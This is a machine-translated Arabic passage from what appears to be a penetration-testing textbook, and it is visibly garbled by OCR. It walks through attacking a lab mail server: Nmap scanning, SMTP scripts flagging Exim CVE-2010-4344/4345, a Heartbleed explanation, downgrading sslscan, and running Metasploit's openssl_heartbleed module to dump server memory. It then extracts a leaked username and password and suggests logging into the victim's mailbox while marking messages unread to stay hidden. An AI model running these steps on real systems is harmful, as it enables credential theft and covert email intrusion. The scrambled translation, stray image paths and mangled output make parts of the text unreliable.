نظام التشغيل RI=G%IPL=164%UN=0%RIPL=G%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI:لي غ ش ت ل ا
D=G%
OS:RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

تقدير وقت التشغيل: 0.036يوم (منذ الثلاثاء 15يناير 2019الساعة 12:54:25)
مسافة الشبكة: قفزة واحدة
توقع تسلسل TCP:الصعوبة 259 =(حظاً موفقاً!)
توليد تسلسل معرف IP:جميعها أصفار
معلومات الخدمة: المضيفون: localhost، mailserver01؛ أنظمة التشغيل: CPE: Unix، Linux؛
cpe:/o:linux:linux_kernel

نتائج البرنامج النصي المضيف:
clock-skew:_|المتوسط: 0ثانية، الانحراف: 0ثانية، الوسيط: 0ثانية
```

Machine Translated by Google


```
مسار التتبع
HOP RTT
1 0.47ملي ثانية 192.168.56.102


بورصة الأوراق المالية الوطنية: فحص ما بعد المسح الضوئي للأوراق المالية.
NSE: بدء تشغيل مستوى التشغيل 1 (من 2) للفحص.
بدء تشغيل NSE في الساعة 13:46
تم إكمال NSE في الساعة 13:46، واستغرق الأمر 0.00 ثانية
NSE: بدء فحص مستوى التشغيل 2 (من 2).
بدء تشغيل NSE في الساعة 13:46
تم إكمال NSE في الساعة 13:46، واستغرق الأمر 0.00 ثانية
اقرأ ملفات البيانات من: /usr/bin/../share/nmap
تم إجراء فحص نظام التشغيل والخدمات. يرجى الإبلاغ عن أي نتائج غير صحيحة على الرابط التالي: https://nmap.org/submit/ .

انتهى فحص Nmap: تم فحص عنوان IP واحد (مضيف واحد نشط) في 172.77 ثانية
عدد الحزم المرسلة: 1.986) 26 كيلوبايت) | عدد الحزم المستلمة: 1.238) 14 كيلوبايت)
```

لن يتم شرح كل ما ورد في المخرجات السابقة هنا الآن، وقد يكون بعضها واضحًا لك بالفعل. أهم ما يجب استخلاصه من هذه المعلومات هو أن Nmap حاول اكتشاف نظام التشغيل المستخدم على الجهاز المستهدف، وأنه أجرى عملية تتبع المسار (وهي ليست ذات أهمية كبيرة لأن الخادم الافتراضي لا يبعد سوى قفزة واحدة). ستلاحظ أيضًا أنه تم وضع تنبؤات أخرى بناءً على المعلومات الواردة في حزم TCP التي عادت من الجهاز المستهدف.

والآن دعونا نلقي نظرة على ما يمكننا فعله باستخدام بعض البرامج النصية الأخرى لـ Nmap. يمكنك العثور على أداة بسيطة قد تجدها مفيدة لتصفح مختلف البرامج النصية المرفقة مع Nmap على موقع House Hacker الإلكتروني على الرابط التالي: www.hackerhousebook.com/files/nsediscover.py. ستحتاج إلى تثبيت حزمة python-tk لاستخدام هذا البرنامج النصي، وذلك باستخدام الأمر sudo apt-get install python-tk. يعرض البرنامج النصي الموضح في الشكل 6.5 واجهة مستخدم رسومية لمساعدتك في استعراض مختلف البرامج النصية المتاحة لـ Nmap والتعرف على وظائفها. ويمكن تشغيله كأي برنامج نصي آخر بلغة Python كما يلي:

```
python nsediscover.py
```



الشكل 6.5: مكتشف النصوص البرمجية NSE

Machine Translated by Google

لستَ بحاجةٍ إلى استخدام هذه الأداة للبحث عن معلومات حول نصوص Nmapوعرضها؛ يمكنك أيضًا عرض الملفات يدويًا من نظام الملفات. لتوضيح نصوص ،Nmapسنركز مرةً أخرى على خدمة SMTPالتي تعمل على المنفذ .25مرّر لأسفل قائمة النصوص باستخدام nsediscover.pyحتى تجد نصوص SMTP.لتشغيل أحد هذه النصوص باستخدام ،Nmapأضف الخيار script--.

أضف الخيار متبوعًا باسم البرنامج النصي. ستحتاج أيضًا إلى تحديد عنوان IPللجهاز المستهدف وأرقام المنافذ التي ترغب في فحصها. ففي النهاية، لا تريد تشغيل برامج نصية مصممة لبروتوكول SMTPعلى كل منفذ في الخادم. إذا كنت ترغب في تشغيل جميع البرامج النصية التي تبدأ بالحرفين ،-smtpفأضف علامة النجمة (*)كما يلي:

```
nmap --script=smtp-* 192.168.56.102 -p 25
```

يُشغّل الأمر السابق جميع نصوص SMTPعلى المضيف ذي العنوان ،192.168.56.102مستهدفًا المنفذ 25فقط. سيُجري Nmapأيضًا فحص المنافذ الافتراضي نظرًا لعدم تحديد أي خيارات أخرى. قد يُسبب تشغيل عدة نصوص في الوقت نفسه مشاكل، مثل عدم استقرار النظام. كما أن بعضها يحتوي على ثغرات أمنية نشطة، لذا توخَّ الحذر عند تشغيل عمليات فحص شاملة كهذه. تتطلب بعض النصوص وسائط إضافية للتشغيل، وسنتناولها في فصول لاحقة. من المهم اختبار النصوص في بيئة معملية معزولة قبل استخدامها على أي نظام عميل للتأكد من سلوكها الصحيح.

يُعد تشغيل Wiresharkأو أدوات التقاط الحزم الأخرى للتحقيق في حركة مرور أي برنامج نصي طريقة رائعة لفهم برامج Nmap النصية بشكل أعمق، والإجراءات التي تقوم بها، وتأثيرها المحتمل على المضيف.

ستجد أن تشغيل سكربتات SMTPيكشف عن بعض الثغرات الأمنية المحتملة في برنامج Eximالمُشغّل على خادم البريد الافتراضي. ستظهر لك نتائج مشابهة لما يلي في فحص :Nmap

```
| smtp-vuln-cve2010-4344:
|إصدار Exim: 4.68
|ثغرة أمنية في تجاوز سعة الذاكرة المخصصة لـ :(CVE-2010-4344) Exim
|
:(CVE-2010-4344) Exim من المحتمل أن يكون عرضة للاختراق
ثغرة أمنية في برنامج Eximتسمح بتصعيد الامتيازات :(CVE-2010-4345)
:(CVE-2010-4345) Exim من المحتمل أن يكون عرضة للاختراق
```

يُشير برنامج Nmapإلى احتمال احتواء الجهاز على ثغرتين أمنيتين معروفتين: .CVE-2010-4345و 2010-4344 -CVEوللتأكد من ذلك، ستحتاج إلى محاولة استغلال هاتين الثغرتين والتحقق من نتائج البرنامج النصي (المستمدة من رسالة الترحيب). استخدم Searchsploitللعثور على ثغرات أمنية في برنامج ،Eximوهو برنامج .SMTPسيؤدي البحث عن كلمة "exim"إلى ظهور نتائج مناسبة.

استغلال ثغرة exim

Machine Translated by Google

إحدى الثغرات التي أظهرها هذا البحث هي .string_format Function Heap Buffer Overflow (Metasploit)
- 4.69 > Exim4هذه الثغرة هي استغلال لثغرة ،CVE-2010-4344وهي ثغرة أمنية ناتجة عن تجاوز سعة المخزن
المؤقت . وجود Metasploitبين قوسين يعني وجود وحدة Metasploitمخصصة لهذه الثغرة أو أنها مُضمنة في إطار
العمل. يحتوي Metasploitعلى خاصية بحث مدمجة يمكنك استخدامها بطريقة مشابهة.

يحدث تجاوز سعة المخزن المؤقت عندما يقوم برنامج ما بكتابة بيانات خارج مساحة الذاكرة المخصصة له بشكل
مما يؤدي إلى الكتابة فوق البيانات الموجودة في مواقع الذاكرة المجاورة. يمكن استغلال هذا السلوك عن طريق جعل البرنامج المعرض
للخطر يكتب فوق موقع ذاكرة معروف باحتوائه على تعليمات برمجية قابلة للتنفيذ، بشفرة خبيثة.

CVE-2014-0160:ثغرة نزيف القلب

تُعدّ ثغرة Heartbleedمثالًا على ثغرة أمنية مُسمّاة ببراعة. فهي ليست فقط اسمًا جذابًا (مقارنةً بـ ،(CVE-2014-0160
بل هي أيضًا تورية لفظية، إذ يُعرف العنصر المعيب المسؤول عنها باسم "نبض القلب "(سنتناول هذا لاحقًا). ويبدو
الاسم خطيرًا، وهذا صحيح، لأنه أثّر على برامج مُصممة لتشفير معلومات حساسة مثل كلمات المرور وبيانات بطاقات
الائتمان. ما تسمح به هذه الثغرة هو الكشف عن هذه المعلومات؛ فهي تُسرّب (أو تُدمّر) الذاكرة الداخلية لنظام بعيد . يا
ليت كل الثغرات الأمنية تُسمى بمثل هذه الدقة! لقد أحدثت هذه الثغرة ضجة كبيرة في جميع أنحاء العالم، ووصلت
إلى دائرة الضوء.

كانت الصفحة الرئيسية لمكتب التحقيقات الفيدرالي (FBI)عرضةً للاختراق، شأنها شأن غالبية المواقع الإلكترونية التي
تستخدم OpenSSL(التطبيق مفتوح المصدر لبروتوكول .(SSL/TLSتأثرت العديد من الأنظمة، ورغم أن هذه الثغرة
الأمنية تعود إلى عام ،2014إلا أنه قد تظهر من حين لآخر، عادةً على الأنظمة غير المُتاحة للعامة. لا تكمن الثغرة في
البروتوكول نفسه، بل في تطبيق مُحدد له ضمن مكتبة برمجية، وهي .OpenSSL

من المصادفة أن برنامج OpenSSLيُستخدم على نطاق واسع.
والآن دعونا نلقي نظرة على ماهية نبضات قلب ، TLSولماذا أدت هذه الميزة إلى ثغرة أمنية. يقوم مضيفان بإنشاء
ما يسمى بالاتصال الآمن باستخدام /SSL
بروتوكول .TLSقد يحدث هذا عند الوصول إلى صفحة ويب عبر HTTPSأو إرسال بريد إلكتروني من برنامج البريد
الإلكتروني الخاص بك إلى خادم بريد حديث (على سبيل المثال، إرسال بريد إلكتروني من برنامج Thunderbirdإلى
خدمة Eximبعيدة تستمع على المنفذ .(587وللحفاظ على استمرارية الاتصال، تُستخدم آلية تُعرف باسم "نبض القلب
"لإعلام كل مضيف بأن الآخر لا يزال يستمع أو قد يحتاج إلى إرسال بعض المعلومات قريبًا.

يرسل نبض القلب أولاً جزءًا قصيرًا من البيانات في سجل بروتوكول .TLSسيحدد المرسل كلمة أو سلسلة من الأحرف
مثل "HELLO"ويذكر طولها كعدد صحيح غير مُوقّع (أو قصير) مكون من 16بت 2)بايت) في سجل بروتوكول .TLS


في حالة كلمة ،HELLOلدينا سلسلة من خمسة أحرف. لذا، يرسل المُرسِل كلمة "HELLO"متبوعةً بطول 5(كبايتين
يحتويان على القيمة .(0x0005يستقبل المضيف الآخر هذه الرسالة ويقرأ قيمة "HELLO"في الذاكرة ويخزن الطول
المُرسَل من العميل. ثم يرد بنبضة قلب خاصة به بنفس القيمة .

Machine Translated by Google

يُحدد العميل طول البيانات المرسلة. تكمن الثغرة الأمنية في أن العميل المُرسِل يُعتمد عليه في تحديد طول البيانات المرسلة، والتي تُستخدم كرد من الخادم. يمكن للعميل إرسال "HELLO"مع تحديد طول أكبر يبلغ 65,535(وهو - 0xFFFFالقيمة القصوى التي يمكن تخزينها في بايتين)، وسيرد الخادم برسالة "HELLO"المكونة من خمسة أحرف (يُستخدم بايت واحد عادةً لكل حرف). ولأن الخادم مُلزم بالرد بنفس طول البيانات المرسلة (65,535)الذي طلبه العميل، فإنه يُضيف 65,530حرفًا أو بايتًا من المعلومات إلى بقية الرسالة بعد ."HELLO"

من أين يحصل على هذه المساحة الإضافية؟ تذكر أن SSL/TLSبروتوكول آمن لتشفير البيانات، مثل بيانات بطاقة الائتمان أو كلمة المرور، أثناء نقلها عبر الشبكة. يحصل المضيف المُستقبِل على هذه المساحة الإضافية من ذاكرته الداخلية، وتحديدًا من منطقة ذاكرة تُعرف باسم "الكومة". وبالتالي، يُرسل ردًا بكلمة "HELLO"مُرفقًا بـ 65,530بايت إضافية من الذاكرة المُحيطة، تُستخدم لتخزين بيانات سجل بروتوكول "HELLO" TLSمن طلب العميل . تتميز لغات البرمجة الحديثة بحماية مُدمجة للذاكرة، ما يجعلها أكثر تسامحًا مع المبرمجين الذين يتجاوزون المساحة المُخصصة للمتغير في الذاكرة، على عكس لغة C؛ وقد كُتب OpenSSLبلغة C.

ما رأيك في محتوى هذه المساحة المسربة من الذاكرة؟ حسنًا، قد تحتوي على أي شيء. دعنا نلقي نظرة الآن من خلال فحص خادم البريد الافتراضي الخاص بنا بحثًا عن هذه الثغرة الأمنية (تنبيه: إنه مُعرّض لها) ثم استغلالها ! يوضح الشكل 6.6شرحًا مبسطًا لثغرة Heartbleed.



الشكل 6.6خلل نزيف القلب

المصدر: commons.wikimedia.org/wiki/File:Simplified_Heartbleed_ شرح.gvs

Machine Translated by Google

إذا كنت تستخدم أحدث إصدار من كالي لينكس أو أي نظام لينكس آخر لإجراء اختبار اختراق، فمن المرجح أن [redacted]
مكتبات .OpenSSLسيُظهر لك الأمر lopenssl versionالإصدار المُثبّت حاليًا على جهازك. عند استخدام وظائف ،SSLستستخدم برامج مثل OpenVPNو SSLscan(عميل Nmapو (VPNإما مكتبة SSLالخاصة بنظامك (مكتبة ديناميكية) أو ستكون مُضمّنة مع التطبيق (مكتبة ثابتة). نظرًا لاكتشاف ثغرات أمنية في ،SSLفقد تم تعديل البروتوكول. أُزيلت العديد من الوظائف والخوارزميات وغيرها من مكتبات SSL الأحدث. هذا يمنع استغلال بعض ثغرات SSLالقديمة، بل وحتى تحديدها، حيث تم تحديث مكتبات SSLعلى جهازك لتلافيها. لا تدعم هذه المكتبات الأحدث التكوينات المُعرّضة للثغرات، وبالتالي لا يُمكن استخدامها لاختبار الثغرات الأمنية مثل .Heartbleed

ينطبق هذا على أداة ،SSLscanحيث قد تُبلغ خطأً بأن الخادم غير مُعرّض للهجمات بسبب استخدامه لمكتبات SSLأحدث في أحدث عمليات التثبيت. من المهم التأكد من أن مكتبات النظام المحلية ومكتبات التطبيقات الثابتة لا تُعيق تحديد ثغرات .SSLيُمكنك الرجوع إلى إصدارات أقدم من الحزم أو استخدام مكتبات أقدم عند إجراء اختبار اختراق، ولكن لاحظ أن هذا قد يجعل نظامك عُرضة لبعض هجمات ،SSLويجب أن يكون هذا دائمًا تكوينًا مؤقتًا أو يُستخدم على جهاز افتراضي. جرّب تشغيل إصدار من OpenSSLيُطابق النظام المُستهدف إذا واجهتك مثل هذه المشكلات في التكوين أثناء اختبار مُصرّح به.

إحدى الأدوات التي يمكنك استخدامها للتحقق من ثغرة Heartbleedهي .SSLscanيجب اعتبار فحص أنظمة عملائك بهذه الطريقة إجراءً روتينيًا، تمامًا مثل فحص المنافذ. إذا كنت تستخدم أحدث إصدار من ،Kali Linux فستستخدم أيضًا أحدث مكتبات .OpenSSLقد يعيق هذا بعض الأدوات من اكتشاف الثغرات الأمنية في خدمات SSLبدقة (كانت SSLscanإحدى هذه الأدوات، ولكن أثناء كتابة هذا الكتاب، عالجت أحدث إصدارات SSLscan المشكلة الناجمة عن مكتبات SSLالقديمة) حيث أن المكتبات الأحدث قد أهملت الوظائف المعرضة للثغرة ! كيف يمكننا تحديد هذه المشكلة وحلها؟ لنلقِ نظرة على مثال أولًا:

```
sslscan --version
```

```
1.11.13-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)
```

يستخدم هذا الإصدار من SSLscanنسخةً أحدث من OpenSSLمقارنةً بالإصدارات المتأثرة بثغرة .Heartbleed كما أنه يتضمن عددًا من الإصلاحات، ولن يتمكن من اختبار إعدادات SSLللأجهزة القديمة بدقة. يمكنك التأكد من ذلك بنفسك بتشغيله على خادم البريد الافتراضي الخاص بنا، حيث من المرجح أن تجد عددًا قليلًا من الثغرات الأمنية أو لا تجد أي ثغرات على الإطلاق (يُحدد أحدث إصدار من SSLscanهذه الثغرة بشكل صحيح وقت كتابة هذا التقرير، ومع ذلك، من المهم معرفة كيفية الرجوع إلى إصدارات أقدم من الحزم التي تستخدم مكتبات ،SSLفقد تفوتك فرصة اكتشاف الثغرات الأمنية إذا كنت تعتمد على أحدث مكتبات SSLفي أدواتك). يمكننا فحص استخدام المكتبات الثابتة أو الديناميكية التي يستخدمها البرنامج باستخدام الأمر .ldd

```
ldd `which sslscan`
```

Machine Translated by Google


```
linux-vdso.so.1 (0x00007fff474f7000)
libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007f2583c9e000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f2583c99000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2583ad8000)
/lib64/ld-linux-x86-64.so.2 (0x00007f2584168000)
```

هذا يوضح لنا أن التطبيق لا يستخدم مكتبة "libssl"الخاصة بالنظام أو مكتبة مماثلة، وبالتالي فهو يستخدم مكتبات OpenSSLالثابتة للاختبار.
هذا يعني أنه في حال خفضنا إصدار مكتبات OpenSSLالخاصة بالنظام، فلن يكون لذلك أي تأثير، لأن هذه الأداة تستخدم مكتبتها المدمجة. ولأن هذا الإصدار جديد ويُصلح العديد من نقاط ضعف بروتوكول SSL، يجب علينا خفض إصدار أداتنا لاستخدام إصدار أقدم من المكتبة لضمان أن يعكس الاختبار بدقة ثغرات النظام المستهدف وليس إعداداتك المحلية. لحسن الحظ، يُمكننا دائمًا خفض إصدار أدواتنا لاستخدام مكتبات أو حزم أقدم لضمان دقة فحوصات الثغرات الأمنية. حمّل وثبّت إصدارًا أقدم من حزمة SSLscanمن المستودع old.kali.orgثم قم بتثبيته.

```
wget http://old.kali.org/kali/pool/main/s/sslscan/sslscan_1.9.10-rbsec-0kali1_amd64.deb
dpkg -i sslscan_1.9.10-rbsec-0kali1_amd64.deb
```

يجب أن يكون لديك الآن إصدار من SSLscanمثبتًا يستخدم نسخة ثابتة من OpenSSL، والتي يمكن استخدامها لاختبار الثغرات الأمنية. قم بتشغيل الإصدار
أعد إصدار الأمر للتحقق.

```
sslscan --version
```

```
ثابت
OpenSSL 1.0.1m-dev xx XXX xxxx
```

تُظهر النتائج أن إصدار OpenSSLالمستخدم من قِبل الأداة قديم جدًا الآن، ويحتوي على ميزات بروتوكول مهملة ضرورية لتحديد الثغرات الأمنية. يمكنك الآن تجربة هذه الأداة على خادم البريد الافتراضي باستخدام الأمر التالي:

```
sslscan 192.168.56.102
```

```
الإصدار: -ثابت
OpenSSL 1.0.1m-dev xx XXX xxxx
اختبار خادم 192.168.56.102 SSLعلى المنفذ 443
إعادة التفاوض على اتفاقية :TLS
دعم إعادة التفاوض على الجلسة الآمنة
ضغط :TLS
تم تعطيل الضغط
```

Machine Translated by Google

نزيف القلب:
بروتوكول 1.0 TLSغير عرضة لثغرة Heartbleed
بروتوكول 1.1 TLSعرضة لثغرة Heartbleed
بروتوكول 1.2 TLSعرضة لثغرة Heartbleed

التشفيرات المدعومة للخادم:
تم قبول بروتوكول TLSv1.0بتشفير 256بت ECDHE-RSA-AES256-SHA
مقبول 256 TLSv1.0بت DHE-RSA-AES256-SHA
تم قبول بروتوكول TLSv1.1بتشفير 256بت ECDHE-RSA-AES256-SHA
مقبول 256 TLSv1.1بت DHE-RSA-AES256-SHA
تم قبول بروتوكول TLSv1.2، 256بت، ECDHE-RSA-AES256-GCM-SHA384
تم قبول بروتوكول TLSv1.2، 256بت، ECDHE-RSA-AES256-SHA384
تم قبول بروتوكول TLSv1.2بتشفير 256بت ECDHE-RSA-AES256-SHA
تم قبول بروتوكول TLSv1.2بتشفير 256بت DHE-RSA-AES256-GCM-SHA384
تم قبول بروتوكول TLSv1.2، 256بت، DHE-RSA-AES256-SHA256
مقبول 256 TLSv1.2بت DHE-RSA-AES256-SHA
تم قبول بروتوكول 128 TLSv1.2بت ECDHE-RSA-AES128-GCM-SHA256
تم قبول بروتوكول 128 TLSv1.2بت DHE-RSA-AES128-GCM-SHA256

التشفير المفضل للخادم:
256 TLSv1.0بت ECDHE-RSA-AES256-SHA
256 TLSv1.1بت ECDHE-RSA-AES256-SHA
256 TLSv1.2بت ECDHE-RSA-AES256-GCM-SHA384

شهادة :SSL
خوارزمية التوقيع: sha1WithRSAEncryption
نقاط القوة الرئيسية لـ :RSA 1024

الموضوع: hackbloc.linux01.lab
الجهة المصدرة: شركة سوبرفيش.

بناءً على النتائج الموضحة في مخرجات الشاشة السابقة، يبدو أن هذا الخادم مُعرّض لثغرة Heartbleedعند استخدام بروتوكول .TLSقد تجد أن أدوات SSLتُعطي نتائج مُختلفة، أو تُشير إلى وجود ثغرة خاطئة، أو لا تستجيب كما هو مُتوقع، ويرجع ذلك على الأرجح إلى عدم توافق مكتبات .SSLشغّل الأداة أكثر من مرة للحصول على أدق تقييم، وحاول دائمًا اختبار خدمات SSLباستخدام مكتبة SSLتُطابق إصدار الخادم البعيد لضمان عدم إهمال أي من الميزات. بمجرد الانتهاء من استخدام مكتبة قديمة، يُمكنك ببساطة التحديث باستخدام الأمر apt update sslscanوالحصول على أحدث إصدار.

كان بإمكانك أيضًا استخدام سكربت Nmapالخاص بـ ، ssl-heartbleedوالذي يفحص خدمة SSLالمحددة بحثًا عن سجل نبضات .TLSيعتمد هذا السكربت بشكل أقل على إصدار OpenSSLالمُستخدم على جهازك، وبالتالي يمكن استخدامه بدقة عالية. يُمكن استخدامه لتحديد ما إذا كان الخادم مُعرّضًا لثغرة .CVE-2014-0160

```
nmap -p 443,80 --script=ssl-heartbleed 192.168.56.102
```

بدء تشغيل Nmap 7.70 (https://nmap.org)في 19يونيو ،2019الساعة 2:06مساءً بتوقيت المحيط الهادئ
تقرير فحص Nmapللعنوان 192.168.56.102

Machine Translated by Google


```
المضيف يعمل (زمن الاستجابة 0.00038ثانية).

الخدمة الحكومية ميناء

80/tcp مفتوح HTTP
443/tcp مفتوح https
| ssl-heartbleed:
| عرضة للخطر:
| ثغرة Heartbleed هي ثغرة أمنية خطيرة في برنامج OpenSSL الشهير
العملات المشفرة
مكتبة برمجيات رسومية. تسمح بسرقة المعلومات التي يُفترض حمايتها.

يتم التحكم بها بواسطة تشفير SSL/TLS.
الحالة: معرضة للخطر
| | | |
عامل الخطر: مرتفع
إصدارات OpenSSL 1.0.1 و beta 1.0.2 (بما في ذلك 1.0.1f)

تتأثر الإصدارات التجريبية 1beta2. من OpenSSL بثغرة Heartbleed. تسمح هذه الثغرة بـ
للحقيقة
قد يؤدي ذلك إلى استنزاف ذاكرة الأنظمة المحمية بإصدارات OpenSSL المعرضة للثغرات الأمنية، وقد يؤدي أيضًا إلى...

طريقة للكشف عن المعلومات السرية المشفرة، بالإضافة إلى

مفاتيح التشفير نفسها.
|
_| | | | عنوان MAC: 08:00:27:49:F4:0E (بطاقة شبكة افتراضية من Oracle VirtualBox)
مراجع:
http://www.openssl.org/news/secadv_20140407.txt
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
http://cvedetails.com/cve/2014-0160/

انتهى فحص Nmap: تم فحص عنوان IP واحد (مضيف واحد نشط) في 0.48 ثانية
```

توجد أدوات أخرى يمكن استخدامها أيضًا. على سبيل المثال، يوفر Metasploit طريقة سهلة للتحقق من وجود ثغرة Heartbleed واستغلالها. شغّل Metasploit (msfconsole) ثم ابحث كما يلي:

```
ابحث عن نزيف القلب
```

قد تكون لاحظت أن البحث عن الوحدات في Metasploit يستغرق وقتًا طويلاً. يمكن تسريع البحث باستخدام البحث [redacted] لهذا الغرض، يستخدم Metasploit قاعدة بيانات PostgreSQL. قبل تشغيل Metasploit، أدخل الأمر service postgresql start. بشكل افتراضي، لا يقوم نظام Kali Linux بتشغيل خدمات كهذه تلقائيًا.

يمكن اختيار الوحدة التي سنستخدمها على النحو التالي. إنها وحدة مساعدة مثل أداة تضخيم نظام أسماء النطاقات (DNS) المستخدمة في الفصل السابق.

```
استخدم auxiliary/scanner/ssl/openssl_heartbleed

msf auxiliary(scanner/ssl/openssl_heartbleed) >
```

Machine Translated by Google

يمكنك الآن الاطلاع على معلومات الوحدة باستخدام الأمر "show info"لمعرفة وظيفتها. سيعرض هذا الأمر أيضًا خيارات الوحدة. يمكنك عرض الخيارات فقط باستخدام الأمر ."show options "

ستحتاج إلى تحديد عنوان الهدف (RHOSTS)لهجومك (أو فحصك). هذا سيكون عنوان IPالخاص بخادم البريد.

قم بتعيين RHOSTS<عنوان IPالمستهدف>

تحقق من خيارات هذه الوحدة مرة أخرى، وتأكد من إدخال عنوان IPالصحيح. عندما تكون مستعدًا للمتابعة، اكتب exploitأو run

عند ظهور الموجه. إذا تم تشغيل الوحدة بنجاح، فسترى رسالة من Metasploitتتضمن ردًا على تنبيه نبض القلب مع وجود تسريب. سيكون من المفيد تحليل هذا التسريب لمعرفة ما إذا كان يحتوي على أي معلومات مفيدة. يجب عليك تشغيل الماسح الضوئي مرة أخرى، ولكن هذه المرة حدد إجراء . DUMP

ضبط تفريغ الإجراء

```
الإجراء <=تفريغ
msf auxiliary(scanner/ssl/openssl_heartbleed) >
```

هذه المرة، يجب أن ترى رسالة مشابهة لما يلي:

```
بيانات نبضات القلب المخزنة في
/root/.msf4/loot/20180105122035_default_192.168.56.102_openssl
.heartble_837654.bin
```

يبدو هذا واعدًا -تم تخزين بعض البيانات. لاحظ أيضًا المجلد الذي تم تخزين هذه البيانات فيه. سيستخدم Metasploitمجلدًا باسم .4fsm (أو مجلدًا يحمل اسمًا مشابهًا) في مجلد المستخدم الرئيسي الحالي، ومجلدًا فرعيًا باسم .lootأحسنت -لقد حصلت على أول غنيمة لك! في ملف .nib هذا

ستجد في الملف جزءًا من ذاكرة خادم البريد. وبما أن هذه البيانات ثنائية— حرفيًا، مجرد أصفار وواحدات -يمكنك استخدام محرر سداسي عشري لعرضها، ولكن جرب استخدام أمر . stringsسيستخرج هذا الأمر سلاسل نصية قابلة للقراءة من البيانات المُستخرجة، ومن المفترض أن يكون بعضها مفيدًا لك، أو على الأقل مثيرًا للاهتمام. تأكد من استبدال <اسم الملف> في السطر التالي باسم الملف المُقدم في مخرجات .Metasploit

strings /root/.msf4/loot/<اسم الملف>

إليك ما قد تتوقع رؤيته في مخرجات هذا الأمر:

```
login_username=jennya&secretkey=J3nnyl&js_autodetect_results=1&just_
logged_in=1
bI}
xhaR
أرض الواقع 1
خاص 1
```

Machine Translated by Google


```
الفريق النخبة 1
hackbloc.linux01.lab1
root@localhost0
o0m0
y-w0
شهادة 0 xca
hr!9
?]`}
3(@ب
KdmR
nXa!8
yZQs
Y:\E
3i>(
9n]Pk-
w[3(1
```

ألقِ نظرة على هذه المخرجات. هل ترى أي شيء قد يكون مفيدًا؟ يمكن استغلال ثغرة Heartbleedبسهولة عن طريق تشغيل برنامج نصي بسيط في .Metasploit

قد تجد في تلك البيانات المسربة أسماء المستخدمين وكلمات المرور. في المثال السابق، يبدو أنها جزء من طلب ويب مخزن في منطقة الذاكرة التي تم الوصول إليها. لم لا تجرب أخذ كلمة مرور ذلك المستخدم وتسجيل الدخول إلى حساب بريده الإلكتروني؟

قد تجد نفسك في مرحلة ما قادرًا على الوصول إلى رسائل البريد الإلكتروني لأفراد حقيقيين، مثل موظفي عم[redacted] عليك التأكد من حصولك على إذن كتابي من عميلك، بالإضافة إلى موافقة خطية على كل ما يتعلق بنطاق المشروع. الهدف من قراءة هذه الرسائل هو البحث عن معلومات إضافية قد تساعدك (أو مهاجمًا خبيثًا) على التوغل أكثر في النظام المستهدف. قد تجد أن أسماء المستخدمين وكلمات المرور قد تم تسريبها عبر البريد الإلكتروني. بعد قراءة أي رسالة، يُنصح بوضع علامة "غير مقروء" عليها. بناءً على طبيعة تعاملك مع عميلك، قد يكون من المفيد لك البقاء متخفيًا لأطول فترة ممكنة بعد حصولك على أي نوع من الوصول. كما أنك لا ترغب في تعطيل سير العمل اليومي المعتاد لعميلك. قد يغفل الموظفون عن رسالة بريد إلكتروني لأنك وضعت علامة "مقروء" عليها، دون أن يدركوا وجود مشكلة. وقد يشعر آخرون بالقلق من أن جهة مجهولة تقرأ رسائلهم الإلكترونية.

لقد اطلعت الآن على طريقة بديلة للحصول على أسماء المستخدمين وكلمات المرور. لو لم يكن من الممكن اختراق خدمة POP3العاملة على هذا الخادم باستخدام أسلوب التخمين العشوائي، لكانت لديك فرصة إضافية تتمثل في ثغرة Heartbleed. لا ينبغي أن يمنعك اكتشاف طريقة واحدة من البحث عن طرق أخرى. يجب تقييم جميع نقاط الدخول المحتملة وإبلاغ العميل بها عند اكتشاف أي ثغرة قابلة للاستغلال. يكفي المهاجم فتح نقطة دخول واحدة فقط.

Machine Translated by Google

باب إلى نظام، ولكن بصفتك محترفًا، يُتوقع منك أن تجد أكبر عدد ممكن من الطرق للدخول -وليس مدخلًا واحدًا فقط.

استغلال CVE-2010-4345

